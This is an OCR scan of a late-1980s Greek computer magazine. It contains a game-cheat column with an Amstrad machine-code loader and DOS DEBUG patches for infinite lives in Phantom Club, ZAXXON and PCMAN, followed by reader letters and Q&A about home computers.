εξής σημεία. Επειδή η επέμβαση για το κάθε παιχνίδι διαφέρει θα χρειαστεί να αλλάξετε κάποιες γραμμές. Γι 'αυτό μην παραλείψετε τις γραμμές εκείνες που υπάρχουν μόνο μηδενικά γιατί είναι απαραίτητες. Στις επόμενες επεμβάσεις που θα δημοσιεύσουμε, εκτός από το μακροσκελές

listing θα υπάρχει και ένα ακόμα το οποίο θα τροποποιεί καταλληλα κάποιον από τους παλιούς loader για να αποφεύγετε τη χρονοβόρα και δύσκολη πληκτρολόγηση των DATA. Τώρα όσον αφορά το listing που ακολουθεί δώστε όπως πάντα μεγάλη προσοχή στα DATA για να αποφύγετε τυχόν λάθη. Σώστε το πρόγραμμα πριν το τρέξετε γιατί δεν επιστρέφει στην BASIC. Μόλις ξεμπερδέψετε με τον κώδικα και αφού το σώσετε προχωράμε στην επέμβαση του Phantom Club.

ΜΙΑ ΜΑΤΙΑ ΣΤΟ ΠΑΙΧΝΙΔΙ

Όπως θα έχετε διαβάσει, το παιχνίδι μοιάζει πολύ με την παλιά επιτυχία της Imagine το Movie. Η διαφορά τώρα βρίσκεται στο ότι έχετε να εκτελέσετε αποστολές τη μια πιο δύσκολη από την άλλη. Οι αποστολές φαίνονται στην αρχή εύκολες - αν φυσικά τις βρείτε! Μάλιστα μιλάμε σοβαρά. Πρέπει να ψάξετε για να βρείτε τις πληροφορίες για την αποστολή σας. Κάθε φορά που ολοκληρώνετε κάποια αυξάνεται ο βαθμός σας. Το παιχνίδι έχει ούτε λίγο ούτε πολύ 550 δωμάτια! Φυσικά οι πέντε ζωές δεν επαρκούν για να εξερευνήσετε ούτε τα μισά από αυτά καθώς έχετε να αντιμετωπίσετε ό,τι φανταστεί ο νους σας. Μιλάμε από περιστέρια (άκου τι σκέφτηκαν) μέχρι ανθρωποφάγα φυτά (!) και ανθρώπους που όταν τους χτυπάτε με το laser σας γίνονται αράχνες! Πάντως το παιχνίδι έχει αρκετή πλάκα. Αυτό γιατί μερικοί εχθροί σκοτώνονται με πολύ αστείο τρόπο π.χ. στριφογυρίζουν σαν σβούρες, απογειώνονται, παγώνουν, θάβονται και άλλα διάφορα. Επειδή όλα αυτά είναι ωραία και θα θέλετε και εσείς να τα δείτε δημοσιεύουμε την ακόλουθη επέμβαση. Πληκτρολογήστε λοιπόν το listing και αφού το σώσετε σε μια κασέτα/δισκέτα κάντε reset. Βάλτε την πρωτότυπη κασέτα στην αρχή και δώστε εντολή για να φορτώσει το πρόγραμμα. Μόλις εμφανιστούν οι παράξενες γραμμές στην οθόνη σταματήστε το κασετόφωνο. Κατόπιν φορτώστε και τρέξτε το listing, αφού βέβαια βάλετε ξανά την κασέτα στο κασετόφωνο. Η επέμβαση δίνει άπειρη ενέργεια. Και κάτι ακόμα πριν κλείσουμε. Σε ορισμένα δωμάτια υπάρχουν μερικές μπάλες που στριφογυρίζουν. Αν τις πετύχετε με το laser παίρνετε 10.000 ή 25.000 bonus. Τι σας χρειάζονται αυτά? Μα αν δεν έχετε συμπληρώσει το κατάλληλο score δεν μπορείτε να πάρετε τα στοιχεία της αποστολής σας! Αυτά και καλή διασκέδαση.


```
10 ' Phantom Club
20 ' Cracked By Jim 14/1/1988
30 addr=&80DC:MEMORY &80DB:lin=50
40 sum=0:FOR k=1 TO 16:READ a$:IF a$="END" THEN 50 ELSE a=VAL("&"
+a$):POKE addr,a:sum=sum+a:addr=addr+1:NEXT:lin=lin+10:READ a$:IF
 VAL("&"+a$)<>sum THEN PRINT"DATA Error in Line",lin:STOP ELSE 40
50 CALL &80DC
60 DATA 01,C4,7F,AF,CD,A9,81,79,FE,C8,20,F7,0E,C0,ED,49, 944
70 DATA 21,BB,81,06,10,AF,C5,4E,41,E5,F5,CD,32,BC,F1,3C, 838
80 DATA E1,23,C1,10,F1,7E,CD,0E,BC,00,00,00,00,00,00,00, 4DB
90 DATA 21,1F,81,11,00,20,D5,01,C0,00,ED,B0,E1,22,16,85, 5C3 ' Po
kes
100 DATA C3,95,81,AF,21,00,00,CD,1F,BD,FB,3E,07,CD,5A,BB, 774
110 DATA 3E,01,CD,1C,BD,11,D6,29,CD,25,BD,CD,03,B9,CD,09, 703
120 DATA B9,F3,21,7F,9A,11,FF,BF,01,70,5A,ED,B8,21,A8,2F, 81D
130 DATA 11,00,40,01,00,10,ED,B0,21,FE,29,11,00,5C,01,A8, 45D


140 DATA 05,ED,B0,21,10,27,11,00,52,01,A0,01,ED,B0,3E,B6, 590
150 DATA 32,A4,54,32,24,7A,C3,00,E0,00,00,00,00,00,00,00, 39D
160 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
170 DATA 00,00,00,00,00,00,00,00,00,F3,21,CC,81,ED,5B,5C, 405
180 DATA 84,D5,01,00,04,ED,B0,E1,01,7B,02,09,E9,C5,ED,49, 747
190 DATA 21,00,40,11,01,40,01,FF,3F,77,ED,B0,C1,0C,C9,00, 59C
200 DATA 0B,14,1A,18,09,12,10,14,01,02,0B,08,0F,03,06,01, BF
210 DATA AF,06,F6,ED,79,DD,36,00,00,DD,2B,18,F8,D1,08,FE, 813 ' J
erky Loader
220 DATA 01,06,7F,3E,10,ED,79,3E,54,ED,79,D9,E1,D9,D8,18, 7B5
230 DATA DF,3D,20,FD,A7,24,C8,06,F5,ED,78,A9,E6,80,28,F5, 958
240 DATA 06,7F,3E,10,ED,79,79,2F,4F,D9,7D,3C,E6,0F,6F,F6, 71C
250 DATA 20,D9,17,ED,79,37,C9,3D,20,FD,A7,24,C8,06,F5,ED, 84B
260 DATA 78,A9,E6,80,28,F5,06,7F,3E,10,ED,79,79,2F,4F,1F, 6F3
```

```
270 DATA 3E,2A,17,3D,ED,79,37,C9,06,F6,3E,10,ED,79,D9,E5, 790
280 DATA 2E,00,D9,21,11,A8,E5,06,F5,ED,78,E6,80,4F,CD,21, 7C9
290 DATA A8,30,FB,21,15,04,10,FE,2B,7C,B5,20,F9,3E,0A,CD, 6A5
300 DATA 21,A8,30,EA,26,C4,3E,1C,CD,21,A8,30,E1,3E,DA,BC, 7A2
310 DATA 38,F2,26,C4,3E,1C,CD,21,A8,30,D3,3E,DA,BC,38,E4, 7F7
320 DATA FD,21,57,AA,FD,6E,00,26,C4,3E,1C,CD,21,A8,30,BE, 752
330 DATA 3E,D7,BC,30,DD,2C,20,EF,26,70,3E,1C,CD,21,A8,30, 6CF
340 DATA AD,3E,1C,CD,21,A8,30,A6,7C,FE,CD,30,0E,FE,9C,30, 7C2
350 DATA CF,FD,23,FD,7D,FE,5B,20,CB,18,C5,3E,0B,26,B0,2E, 7D7
360 DATA 08,3E,0B,18,02,3E,0C,CD,47,A8,D0,00,00,3E,0E,CD, 45A
370 DATA 47,A8,D0,3E,C5,BC,CB,15,26,B0,D2,F5,A8,3E,1D,BD, 8BB
380 DATA C2,00,A8,00,AF,08,26,C4,2E,01,FD,21,00,AC,3E,07, 549
390 DATA 18,17,3E,F9,AD,C6,4B,DD,77,00,DD,23,1B,26,C4,2E, 6AB
400 DATA 01,2E,01,3E,04,18,02,3E,0C,CD,47,A8,D0,00,00,3E, 3A0
410 DATA 0E,CD,47,A8,D0,3E,D9,BC,CB,15,26,C4,D2,37,A9,08, 7F1
420 DATA AD,08,7A,B3,20,CC,C3,0D,A8,3E,F9,AD,C6,4B,DD,77, 88F
430 DATA 00,DD,23,1B,2E,02,3E,04,26,B3,CD,D6,A9,D0,FD,7E, 6FD
440 DATA 04,B7,28,5A,69,01,00,7F,00,00,00,FD,4E,00,FD,46, 4B4
450 DATA 01,DD,21,00,00,DD,09,4D,3E,01,2E,02,26,B3,CD,D6, 51D
460 DATA A9,D0,3E,7F,BD,28,03,32,56,AA,2E,02,3E,08,26,B3, 59F
470 DATA CD,D6,A9,D0,FD,5E,02,FD,56,03,69,01,05,00,FD,09, 744
480 DATA 4D,7B,B2,26,C4,2E,01,3E,04,C2,39,A9,11,0D,A8,ED, 62C
490 DATA 53,57,A9,11,3C,A9,D5,ED,5B,79,AA,C3,4B,A8,3E,06, 783
500 DATA 00,00,18,B6,3E,0D,CD,47,A8,3E,10,CD,47,A8,D0,3E, 5ED
510 DATA DB,BC,CB,15,26,B3,D2,D4,A9,C9,CD,68,A8,21,00,80, 8E6
520 DATA 06,FF,C5,1E,00,4B,16,FF,06,F5,ED,78,E6,80,A9,28, 7DF
530 DATA 50,1C,79,2F,E6,80,4F,15,C2,F8,A9,73,23,C1,10,E2, 78A
540 DATA 21,00,00,11,32,80,06,32,C5,1A,06,00,4F,09,13,C1, 32D
550 DATA 10,F6,E5,21,00,00,11,CD,80,06,32,C5,1A,06,00,4F, 4D6
560 DATA 09,13,C1,10,F6,C1,7C,B7,20,13,A7,ED,42,01,32,00, 613
570 DATA A7,ED,42,D8,09,01,CD,FF,A7,ED,42,D0,3C,32,56,AA, 898
580 DATA C9,00,00,C3,07,AA,00,1E,2A,28,22,40,60,FF,3F,80, 52D
590 DATA 22,A9,01,00,80,59,A9,03,00,80,10,27,FF,38,80,00, 4BF
600 DATA 00,00,00,00,00,00,00,00,00,30,00,DD,21,00,C0,11, 1FF
610 DATA 00,01,CD,EA,A9,01,E8,FE,ED,49,3A,00,00,FE,F3,CA, 873
620 DATA 00,A8,DD,21,00,AC,21,00,C0,06,C7,11,00,08,C5,19, 4F7
630 DATA 30,04,01,50,C0,09,DD,75,00,DD,74,01,DD,36,02,4F, 556
640 DATA DD,36,03,00,DD,36,04,80,DD,23,DD,23,DD,23,DD,23, 6AD
650 DATA DD,23,C1,10,D9,DD,E5,D1,21,5B,AA,01,1E,00,ED,B0, 81F
660 DATA 21,EB,AA,11,00,BF,01,FF,00,ED,B0,21,40,00,11,41, 5D6
670 DATA 00,01,00,10,36,00,ED,B0,C3,00,BF,DD,21,00,C0,11, 535
680 DATA 4F,00,21,59,A9,22,57,A9,CD,68,A8,3E,04,01,54,7F, 587
690 DATA 3D,ED,79,ED,49,20,F9,DD,21,00,C0,11,00,40,CD,68, 736
700 DATA A8,3A,56,AA,B7,C2,00,A8,06,F6,ED,79,ED,4F,08,D9, 882
710 DATA CB,91,ED,49,D9,21,00,06,3E,44,BE,28,03,23,18,FA, 632
720 DATA 23,23,23,5E,23,56,EB,22,53,BF,CD,44,00,CD,00,00, 53D
730 DATA D9,CB,D1,CB,D9,ED,49,D9,FB,C3,49,29,DC,2D,A6,39, A40
740 DATA 70,45,3A,51,04,5D,CE,68,98,74,62,00,00,00,00,00, 445
750 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
760 DATA 00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00, 0
770 DATA END
```

ΕΠΕΜΒΑΣΕΙΣ

ZAXXON - PCMAN





Αυτό το μήνα η στήλη περιλαμβάνει δύο από τα πιο γνωστά παιχνίδια στα PCs. Το ZAXXON και το PCMAN. Οι περισσότεροι από εσάς έχουν τα παιχνίδια αυτά κάπου μέσα σε δισκέτες που τους είχαν προσφερθεί όταν αγόρασαν τον υπολογιστή τους. Έτσι, δεν αποκλείεται τα ονόματα να είναι διαφορετικά π.χ. το PCMAN να το λένε PACMAN ή με κάποιο παρόμοιο όνομα. Γι' αυτό ακριβώς το λόγο, καλό θα ήταν να τα μετονομάσουν, όπως ακριβώς αναφέρονται στο άρθρο αυτό.

Η επέμβαση τώρα προσφέρει άπειρες ζωές και για τα δύο. Στο μεν ZAXXON το μόνο που έχετε να κάνετε είναι να γράψετε με τη βοήθεια κάποιου editor το listing 1 και να το ονομάσετε ZAXXONLV.PAT. Σώστε το στη δισκέτα που περιλαμβάνει το πρόγραμμα και βάλτε τη στο drive B. Βάλτε τη δισκέτα με το Debug στο Drive A και πληκτρολογήστε το εξής:

DEBUG B: ZAXXON.COM < B: ZAXXONLV.PAT

Το προγραμμα θα τρέξει κανονικα και εσείς θα έχετε άπειρες ζωές.

Στο PCMAN θα πρέπει πάλι με κάποιο editor να γράψετε το listing 2 και να το σώσετε με όνομα PCMAN.LIV. Θα το βάλετε στη δισκέτα με το PCMAN και θα πληκτρολογήσετε:

DEBUG PCMAN.COM < PCMAN.LIV

Έτσι θα έχετε άπειρες ζωές. Αν δεν θέλετε άπειρες ζωές, αλλά κάποιο περιορισμένο αριθμό ζωών, το μόνο που έχετε να κάνετε είναι το παρακάτω:

```
A>  DEBUG PCMAN.COM
    E 2F8 xx
    G
```

όπου xx ο αριθμός των ζωών που θέλετε.

Ελπίζω να μείνατε ευχαριστημένοι που σας δώσαμε δύο επεμβάσεις, μέχρι τον άλλο μήνα, γειά σας. ■

```
listing 1

e 516 90 90
g
```

```
listing 2

e 693 90
g
```

ΤΟΥ ΛΕΥΤΕΡΗ ΚΑΛΑΜΑΡΑ



Αγαπητό PIXEL,

Είμαι ένας φανατικός αναγνώστης σου εδώ και δύο χρόνια και θέλω να εκφράσω την ευχαρίστησή μου που κυκλοφορεί στην αγορά ένα περιοδικό σωστής, επιλεγμένης, ενδιαφέρουσας και ποικίλης ύλης, σαν το δικό σας.

Στο μικρό μου γράμμα θα ήθελα να επισημάνω κάτι που ίσως τελικά αν εφαρμοστεί να αποδειχθεί καλό τόσο για το περιοδικό όσο και για τους αναγνώστες του.

Έχω παρατηρήσει (κατά τη γνώμη μου πάντα!...) ότι δίνετε μεγάλη έκταση και ενδιαφέρον σε θέματα που αφορούν τριών φιρμών υπολογιστές (AMSTRAD, COMMODORE, SPECTRUM), ενώ υπάρχουν και άλλα home micros τα οποία βρίσκονται στην κατοχή μεγάλου αριθμού αναγνωστών του περιοδικού σας. Παράδειγμα: ATARI ST, AMIGA.

Τι γίνεται γι' αυτούς; Ούτε ένα τόσο δα! προγραμματάκι;

Είμαι κάτοχος του 520 ST και παρακαλώ κάθε φορά να υπάρχει κάτι και για μένα στη στήλη PIXELWARE.

Επειδή δεν είμαι ο μοναδικός με ST, φαντάζομαι ότι και οι άλλοι κάτοχοι τέτοιων μηχανημάτων θα θέλουν και θα παρακαλούν να δουν το ίδιο με εμένα.

Θα ήθελα να σας ευχαριστήσω που είχατε την υπομονή και τη διάθεση να διαβάσετε το γράμμα μου.

Πάνος Γερμάνης

Αγαπητέ μας φίλε,

Η αντικειμενική και εποικοδομητική κριτική είναι κατι που δεχομαστε παντα με ιδιαίτερη ευχαρίστηση. Αυτός άλλωστε είναι και ο λόγος που δημοσιεύουμε αυτούσια αυτά τα μικρά, αλλά μάλλον δίκαια παράπονα.

Είναι αλήθεια ότι το βάρος της ύλης στις στήλες του περιοδικού εξακολουθεί να πέφτει στους 8-μπιτους home και συγκεκριμένα στο γνωστό «τρίο». Είναι όμως επίσης γεγονός, και το παρατηρούμε κι εμείς ήδη από καιρό, ότι ο αριθμός των users που χρησιμοποιούν τα νέα «δυνατά» home, όπως ο ST και η Amiga, έχει αυξηθεί σημαντικά. Είναι άλλωστε φυσιολογικός για πολλούς λόγους. Από τη μια μεριά, οι τιμές των μηχανημάτων πέφτουν κατακόρυφα (σε σχέση με τα αρχικά τους επίπεδα), σε σημεία προσιτά πια και για τον ελληνικό χώρο. Αυτό βέβαια έχει σαν αποτέλεσμα «αλυσιδωτές αντιδράσεις»: τα καταστήματα και τα software houses δίνουν στην κυκλοφορία περισσότερα προγράμματα, αυτά πάλι προσελκύουν νέους αγοραστές κλπ. κλπ. Συγχρόνως, τα παλιά 8-bit home αρχίζουν σιγά-σιγά να «υποχωρούν». Αυτό βέβαια δεν σημαίνει ότι «υποχωρούν» και οι χρήστες τους. Αντιθέτως, υπάρχει ένας πολύ μεγάλος αριθμός πια από users, οι οποίοι μπορούν να κάνουν θαύματα με τα «μηχανάκια» τους.

Όλα αυτά βέβαια δεν δικαιολογούν τον παραγκωνισμό των 32-bit users. Το μόνο κακό είναι ότι βρισκόμαστε μάλλον στο μεταίχμιο της αγοράς, στο «πέρασμα» από τη μια ομάδα υπολογιστών στην άλλη. Κι όπως σε κάθε τέτοια εποχή, τα πράγματα είναι κάπως μπερδεμένα.

Από την άλλη μεριά πάλι, οι νέοι users δεν είναι ακόμα «έμπειροι». Δεν έχουν μάλλον εξοικειωθεί ακόμα με τους υπολογιστές τους τόσο, ώστε να προσφέρουν ό,τι προσφέρουν οι προηγούμενοι. Κι αυτό βέβαια αντανακλάται και στο περιοδικό, όπου ένα μεγάλο τμήμα του (PIXELWARE) αποτελείται από δικές σας συνεργασίες.

Πάντως, εμείς κάνουμε ό,τι μπορούμε: ειδήσεις, παρουσιάσεις, reviews παιχνιδιών, special reviews, τεστ «σοβαρών» προγραμμάτων, peeks & pokes. Όλα αυτά, βέβαια, ακόμα σε μικρό ποσοστό. Ίσως οι φίλοι της Amiga να είναι εδώ κάπως πιο «ριγμένοι» σε σχέση με τον Atari, αλλά δεν φταίμε εμείς αν δεν φτάνει τίποτα στα χέρια μας. Πραγματικά, τα listings που παίρνουμε είναι ελάχιστα.

Κλείνοντας, θα θέλαμε να σας διαβεβαιώσουμε ότι ακολουθούμε πιστά τις διαθέσεις της αγοράς. Μόλις έρθει η κατάλληλη ώρα, τότε... αλλά καλύτερα να μην σας τα πούμε ακόμα!

■

Μιχάλη Π. (Πειραιάς):

Δηλαδή οι συνεντεύξεις που πήραμε ήταν έξω από τα πράγματα; Εξάλλου, σε παλαιότερο τεύχος, πριν ένα χρόνο περίπου, είχαμε καλύψει αυτό το ρεπορτάζ και δεν θα ήταν σωστό να το ξανακαλύψουμε. Πάντως πιστεύουμε ότι, έπειτα απ' όλα όσα έγιναν και γράφτηκαν, τα πράγματα έχουν πάρει κάποιο δρόμο. Αναμένουμε...

Θ. Κατσιγιάννη (Πάτρα):

Απ' όσο γνωρίζουμε, εκτός από τον MSX, όλοι οι προηγούμενοι μπορούν να γίνουν συμβατοί με IBM, είτε μέσω software είτε μέσω hardware emulation. Για να γίνω πιο συγκεκριμένος, ο ATARI έχει το πρόγραμμα PC-ditto, ενώ η Amiga και ο Archimedes έχουν software και hardware emulators (κάρτες με επεξεργαστές της Intel). Είμαστε εντάξει;

Χρ. Λαζαρίδη (Καλαμάκι):

Αφού καταβάλαμε μεγάλες προσπάθειες να κατεβάσουμε τις ...μύτες μας, οι οποίες με τα κομπλιμέντα σου ψήλωσαν αρκετά, σου απαντάμε: Για καλή σου τύχη, μάλλον είσαι απληροφόρητος. Απ' όσο ξέρουμε, ο Atari είναι πολύ καλά «εξοπλισμένος» στον τομέα της βιβλιογραφίας. Αρκεί να σου αναφέρω τη σειρά εκδόσεων Abacus, η οποία έχει 12 βιβλία και περιγράφει τα πάντα γύρω από τον ST: από την εσωτερική αρχιτεκτονική και το GEM, μέχρι... το υλικό των κουμπιών. Μερικοί τίτλοι: ST Internals, ST Tricks & Tips, ST Peeks & Pokes, ST Machine language programming, ST BASIC GEM Programmer's Reference κλπ. κλπ.

Α. Νταύρη (Χαλκίδα):

Ε, καινούργιο μηχάνημα είναι αυτό. Υπομονή... Δεν φταίμε εμείς αν δεν έχουμε ακόμα οργανωθεί. Ούτε Tips έχουμε στα χέρια μας, ούτε επεμβάσεις ...ακόμα. Όσο για τα Top Games, έχουμε μερικές πολύ καλές ιδέες. Περιμένω γρήγορα Tips και Graphics!

Χ. Παπαδέα (Ζωγράφου):

Όλα, εκτός από την Amiga, συμπεριλαμβάνουν τα γνωστά 2 μέρη: Πληκτρολόγιο και οθόνη. Η Amiga έχει κι αυτή 2 μέρη στο standard πακέτο: πληκτρολόγιο και ποντίκι.

Α. Αγιάνογλου:

Απ' όσο ξέρουμε, δεν υπάρχει κανένας περιορισμός. Κι όχι μόνον αυτό. Μέσω γλώσσας μηχανής και με τη βοήθεια των interrupts υπάρχει η δυνατότητα να ακούγονται παραπάνω από 3 ή 4 κανάλια ταυτόχρονα. Όσο για τη γενική άποψη που ρωτάς, είναι φανερό ότι η Amiga υπερτερεί λόγω καλύτερου chip.

Γ. Κοσκινά:

Ο τίτλος «αντοχή στο χρόνο» είναι μια γνώμη δική μας πάνω στην εθιστικότητα του παιχνιδιού (εθιστικότητα... τι ουσιαστικό κι αυτό). Με άλλα λόγια κρίνουμε το παιχνίδι όχι με βάση τον ήχο ή τα γραφικά του, αλλά με βάση το πόσο θα μας «τραβήξει» να ασχοληθούμε μαζί του, μέχρι να το βαρεθούμε. Πρέπει να πούμε ότι εδώ συνήθως βασιλεύουν τα καθαρά arcade, όπως π.χ. το ARKANOID ή το PAC-MAN, τα οποία, όσο απλοϊκά κι αν φαίνονται, είναι ικανά να «κολλήσουν» τον user για ώρες πάνω στο monitor. Ο δείκτης λοιπόν είναι μια βαθμολογία.

Το 90% μπορείς να το μεταφράσεις σαν 9 με άριστα το 10. Όσο για το παιχνίδι με σκορ 100%, νομίζαμε ότι δεν υπήρχε, μέχρι που πρόσφατα ανακαλύφθηκε ο σκελετός ενός gamer ο οποίος κρατούσε τον σκελετό ενός joystick. Στην οθόνη κυκλοφορούσε ο σκελετός ενός PAC-MAN!

Κ. Σαμπασαράνη:

Επειδή δεν μας φτάνει η σελίδα για να ανταποδώσουμε, κάνε σε παρακαλώ τα εξής: Πήγαινε στο computer σου και πληκτρολόγησε: FOR

T=1 TO 1000: PRINT "ΕΥΧΑΡΙ-ΣΤΟΥΜΕ": NEXT. Πιστεύω να φτάνουν!

Σ. Μητρόπουλο (Δωδεκάνησα):

Για να δώσουμε ένα τέλος στην ...αγωνία σου: Assembler είναι ένα πρόγραμμα, με τη βοήθεια του οποίου μπορείς να γράψεις ρουτίνες σε γλώσσα μηχανής και εκείνο αναλαμβάνει να τις μεταφράσει σε bytes.

Ο Disassembler είναι ακριβώς το αντίθετο πρόγραμμα: διαβάζει bytes και τα μεταφράζει σε γλώσσα assembly. Βεβαίως και μπορείς να γίνεις συνδρομητής. Αρκεί να συμπληρώσεις το γνωστό κουπόνι. Για τα προγράμματα που λες δεν μπορώ να σου απαντήσω. Τι να πω άλλωστε; Δεν είναι από καμιά εταιρία παραγωγής software αυτές οι κασέτες. Τα βιβλία που κυκλοφορούν στην αγορά για τον C-128 είναι δυστυχώς ελάχιστα και δύσκολα θα τα βρεις στην αγορά. Καλύτερα άρχισε με κάποιο καλό βιβλίο για γλώσσα μηχανής του 6502, ο οποίος είναι σχεδόν ίδιος με τον 6510. Αυτά STOP.

Δ. Κωνσταντίνου (Λαμία):

Δυστυχώς για σένα δεν στέλνουμε special reviews κατά παραγγελία στους αναγνώστες μας. Μήπως θα ήθελες να σου ταχυδρομήσουμε κάποιο τεύχος;

Σ. Πολυχρονάκης (Ρέθυμνο):

Η λύση σου λέγεται video digitizer. Πρόκειται για περιφερειακό, το οποίο αναλαμβάνει αυτό ακριβώς: την ψηφιοποίηση της εικόνας και την επεξεργασία της από κατάλληλο πρόγραμμα. Από εδώ και μπρος, λοιπόν, αναλαμβάνεις την αποστολή εύρεσης κάποιου digitizer ο οποίος συνδέεται σε συμβατούς. Όσο για το ποσό... θα σε γελάσω. Όχι πάντως κάτω από 20.000.

Χ. Ξηρόκωστα:

Αν δεν μας πεις από πού και πώς τον αγόρασες δεν μπορούμε να σου πούμε πολλά πράγματα, μια και εκεί πρέπει πρώτα να απευθυνθείς. Πάντως, η πιο πιθανή μετατροπή είναι στο σύστημα τροφοδοσίας του computer, το οποίο βρίσκεται μέσα στο monitor (γι αυτό μάλλον ταιριάζει). Όσο για τις επιπλοκές, τι να σου πω... Εάν η μετατροπή έχει γίνει υπεύθυνα, όλα θα πρέπει να είναι φυσιολογικά από εδώ και εμπρός. Αλλιώς...

Π. Ηλιόπουλο:

Υπομονή φίλε μας, υπομονή. Δεν νομίζεις ότι είναι κάπως νωρίς; Πόσοι users υπάρχουν στην Ελλάδα μπροστά στον C-64, τον Spectrum ή τον Amstrad... Όσον αφορά τις επεμβάσεις και τα Hints & Tips, τι να κάνουμε αν δεν μας φέρνουν;

Σ. Νικολαΐδη (Θεσσαλονίκη):

Μαύρη απελπισία το γράμμα σου, φίλε μας. Γιατί; Αν το θέλεις τόσο πολύ, να σου στείλουμε δυό κασέτες, όχι μία. Αλλά πρώτα απ' όλα πρέπει να έχεις καταλάβει ότι δεν μπορούμε να στέλνουμε πίσω κάθε κασέτα (εξάλλου, δεν αναφέρεται πουθενά αυτό στους όρους του PIXELWARE). Τέλος πάντων.

Σ. Παπανικολάου:

Το 1081 είναι στερεοφωνικό και, όπως καταλαβαίνεις, καλύτερο. Αλλά, βέβαια, και μερικές δεκάδες χιλιάδες ακριβότερο. Για το θέμα του emulation, είναι σωστά όλα αυτά, αλλά ακόμα δεν τα έχουμε δει από κοντά. Μόλις τα δούμε ...γρήγορα review!

Για τη σύνδεση του IBM XL2, εξαρτάται η όλη υπόθεση από το interface. Όσο για τη συμβατότητα του serial port, η απάντηση είναι όχι.

Α. Παπανώλο (Ιωάννινα):

Πολύ θα θέλαμε να σε βοηθήσουμε, αλλά δεν το έχουμε ακόμη δει. Μόλις το δούμε, τότε ...βλέπε προηγούμενη απάντηση!

Κ. Γιαμόλα (Διδυμότειχο):

Δυστυχώς δεν έχω να σου προτείνω μερικά καλά παιχνίδια όπως λες, για τον απλούστατο λόγο ότι τα μερικά καλά παιχνίδια είναι τελείως ...έγχρωμα. Εάν όμως θες κάποιους τίτλους, τότε: Flight Simulator II, Mission Elevator, Phoenix, Starglider... αυτά. Για τα τεστ που ζητάς βλέπε τεύχος. 14. Όσο για την «υγεία» του υπολογιστή σου, θα διατηρηθεί σιδερένια, αρκεί να μην ακουμπάς το port του joystick!

Μ. Κωστάκη (Αίγιο):

Πρόγραμμα που να εξελληνίζει τον +2 απ' όσο ξέρουμε δεν υπάρχει. Όσο για την τιμή, δεν νομίζουμε ότι λένε ψέματα.

Ευαγγέλου ...Bill (Καστοριά):

Προγράμματα δυστυχώς υπάρχουν προς το παρόν λίγα. Καλά μεν, αλλά λίγα. Για το monitor 1081 θα πρέπει να υπολογίζεις τουλάχιστον 70.000.

Κ. Λάζαρη:

Η αντιπροσωπία είναι η OCEAN HELLAS, της οποίας τα στοιχεία γνωρίζει η συνάδελφη στήλη «Οδηγός Αγοράς». Όσο για τις τιμές ...θα σε γελάσω.

Βασίλη Γ:

Το TOP 20 είναι μια «περίληψη» από όλα τα TOPS, με βάση την ανοδική πορεία των παιχνιδιών και την αντοχή τους στις προτιμήσεις σας. Όσο για τη στήλη που λες, έχουμε έτοιμα κάποια κείμενα, αλλά είναι ένα θέμα που νομίζουμε ότι είναι δύσκολο να καλυφθεί από μια και μόνο στήλη. Τι να κάνουμε ...είμαστε δύσκολοι, βλέπεις.

Γ. Περλορέντζο:

Με το MUSIC SYSTEM έχεις αυτή τη δυνατότητα, «περνώντας» ψηφιακά στον υπολογιστή, με τη βοήθεια της τεχνικής sampling, τον ήχο των drums. Αλλά κι αυτό είναι περιφερειακό, δεν είναι software.

Χ. Βλαχάκη:

